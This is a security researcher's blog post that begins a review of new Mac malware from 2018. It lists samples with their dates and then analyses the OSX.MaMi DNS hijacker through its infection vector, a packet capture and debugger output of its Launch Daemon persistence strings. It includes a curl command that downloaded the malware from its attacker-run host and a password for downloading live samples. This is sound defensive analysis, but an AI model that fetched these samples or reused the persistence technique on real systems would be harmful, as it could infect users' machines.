The Mac Malware of 2018

a comprehensive analysis of the new mac malware of '18

January 1, 2019

Our research, tools, and writing, are supported by "Friends of Objective-See"
Today's blog post is brought to you by:

SOPHOS MacPaw Malwarebytes

Digita Security

📝 👾 Want to play along?

I've all samples covered in this post, are available in our **malware collection**.
…just don't infect yourself!

Background

Hooray, it's the New Year! 2019 is going to be incredible, right? …right?

For the third year in a row, I've decided to post a blog that comprehensively covers all the new Mac malware that appeared during the course of the year. While the specimens may have been briefly reported on before (i.e. by the AV company that discovered them), this blog aims to cumulatively cover all new Mac malware of 2018 - in one place.

For each malware specimen, we'll identify the malware's infection vector, persistence mechanism, and features & goals.

I'd personally like to thank the following organizations, groups, and researchers for their work, analysis, and assistance!

- **VirusTotal**
- The `Malwareland` channel on the **MacAdmins** Slack
- **@noarfromspace** / **@thomasareed** / **@sqwarq** / **@Morpheus______** / **@theJoshMeister**

Timeline

Mami

01/2018

A DNS-hijacker, designed to reroute traffic to attacker controlled servers, likey to inject ads and/or redirect search results.

CrossRAT

02/2018

A cross-platform cyber-espionage backdoor, providing attackers persistent remote access.

CreativeUpdate

02/2018

A cryptominer, distributed via the trojaned applications hosted on the popular `MacUpdate.com` website.

ColdRoot

02/2018

A fully-featured persistent backdoor…written in Pascal.

Shlayer

02/2018

A fake Flash installer, that installs various macOS adware.

PPMiner

05/2018

A simple cryptominer that (ab)uses `XMRig`

Dummy

06/2018

A persistent interactive backdoor, that targets members of the crytomining community.

Calisto

07/2018

A persistent backdoor, that enables remote login and screen-sharing.

AppleJeus

08/2018

A persistent downloader, targeting cryptocurrency companies/exchanges.

WindTail

08/2018

A persistent cyber-espionage backdoor, targeting Middle Eastern governments.

EvilEgg

09/2018

Dropper that installs various backdoors, likely to steal crytocurrency.

FairyTail

10/2018

Downloader, that persistently installs various pieces of macOS adware.

DarthMiner

12/2018

A backdoor that leverages `EmPyre` and `XMRig` (for cryptocurrency mining).

LamePyre

12/2018

Persistent backdoor, that continually takes and exfiltrates screenshots.

OSX.Mami

```
OSX.MaMi hijacks infected users' DNS settings and installs a malicious certificate into the System
keychain, in order to give remote attackers access to all network traffic (likely for adware-related
purposes).
```

Download: **OSX.Mami** (password: `infect3d`)

Writeups:

- **Ay MaMi - Analyzing a New macOS DNS Hijacker: OSX.MaMi**
- **¡Ay, MaMi! New DNS-Hijacking Mac Malware Discovered**


Infection Vector: Browser Popup (with user interaction)

A user on **MalwareByte's Forum**, who originally posted about the malware, noted it's infection vector


> *"This was a lame method of transmission.*
> *A popup came up that [the victim] clicked and followed through with."*

At the time of infection (early January 2018), the malware was hosted on various sites such as `regardens.info`:

```
curl -L http://regardens.info/ > MaMi
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                Dload  Upload   Total   Spent    Left  Speed
```




```
100   178    0   178    0      0    381      0 --:--:-- --:--:-- --:--:--   381
100  552k  100  552k    0      0   314k      0  0:00:01  0:00:01 --:--:--  581k

MacBookPro:Downloads$ file MaMi
MaMi: Mach-O 64-bit executable x86_64
```



```
http

No.    Time         Source                 Destination                    Protocol  Length  Info
  6501 51.086427    2400:cb00:2048:1::…    2605:e000:d544:2600:4530:9d44… HTTP        79 HTTP/1.1 301 Moved Permanently  (text/html)
  6510 51.281402    2605:e000:d544:260…    2400:cb00:2048:1::681b:a51a    HTTP       158 GET /dcdata HTTP/1.1
  7314 52.374275    2400:cb00:2048:1::…    2605:e000:d544:2600:4530:9d44… HTTP      1157 HTTP/1.1 200 OK  (application/octet-stream)
 107…  105.843644   192.168.0.7            239.255.255.250                SSDP       216 M-SEARCH * HTTP/1.1

▶ Frame 7314: 1157 bytes on wire (9256 bits), 1157 bytes captured (9256 bits) on interface 0
▶ Ethernet II, Src: ArrisGro_d3:ff:83 (84:61:a0:d3:ff:83), Dst: Apple_44:ee:65 (20:c9:d0:44:ee:65)
▶ Internet Protocol Version 6, Src: 2400:cb00:2048:1::681b:a51a, Dst: 2605:e000:d544:2600:4530:9d44:50c3:d09c
▶ Transmission Control Protocol, Src Port: 80 (80), Dst Port: 57046 (57046), Seq: 565022, Ack: 85, Len: 1083
▶ [469 Reassembled TCP Segments (566104 bytes): #6512(1220), #6513(1220), #6515(661), #6516(1220), #6518(1220), #6519(1220), #6521(122
▼ Hypertext Transfer Protocol
  ▶ HTTP/1.1 200 OK\r\n
    Date: Fri, 12 Jan 2018 08:26:17 GMT\r\n
    Content-Type: application/octet-stream\r\n
  ▶ Content-Length: 565673\r\n
    Connection: keep-alive\r\n
    Set-Cookie: __cfduid=df8f86976fbdd6a665c70d43c0eac431f1515745577; expires=Sat, 12-Jan-19 08:26:17 GMT; path=/; domain=.sincentre.
    Last-Modified: Sun, 07 Jan 2018 12:31:25 GMT\r\n
    ETag: "5a52131d-8a1a9"\r\n
    Accept-Ranges: bytes\r\n
    Server: cloudflare\r\n

Wi-Fi: en0: <live capture in progress>          Packets: 13777 · Displayed: 99 (0.7%)          Profile: Default
```

Persistence: Launch Daemon

OSX.Mami contains embedded strings referencing Launch Daemon persistence:



```
# lldb MaMi
(lldb) po $rax
{
    AbandonProcessGroup = "<key>AbandonProcessGroup</key><true/>";
    FooterStage = "</dict></plist>";
    HeaderStage = "<?xml version=\"1.0\" encoding=\"UTF-8\"?><!DOCTYPE plist PUBLIC \"-
    //Apple//DTD PLIST 1.0//EN\" \"http://www.apple.com/DTDs/PropertyList-1.0.dtd\">
    <plist version=\"1.0\"><dict>";
    KeepAlive = "<key>KeepAlive</key><true/>";
    LabelStage = "<key>Label</key><string>%Label%</string>";
    ProgramArguments = "<key>ProgramArguments</key><array><string>/bin/sh</string>
    <string>-c</string><string>%ProgramArguments%</string></array>";
    RunAtLoad = "<key>RunAtLoad</key><true/>";
    ...
}
```

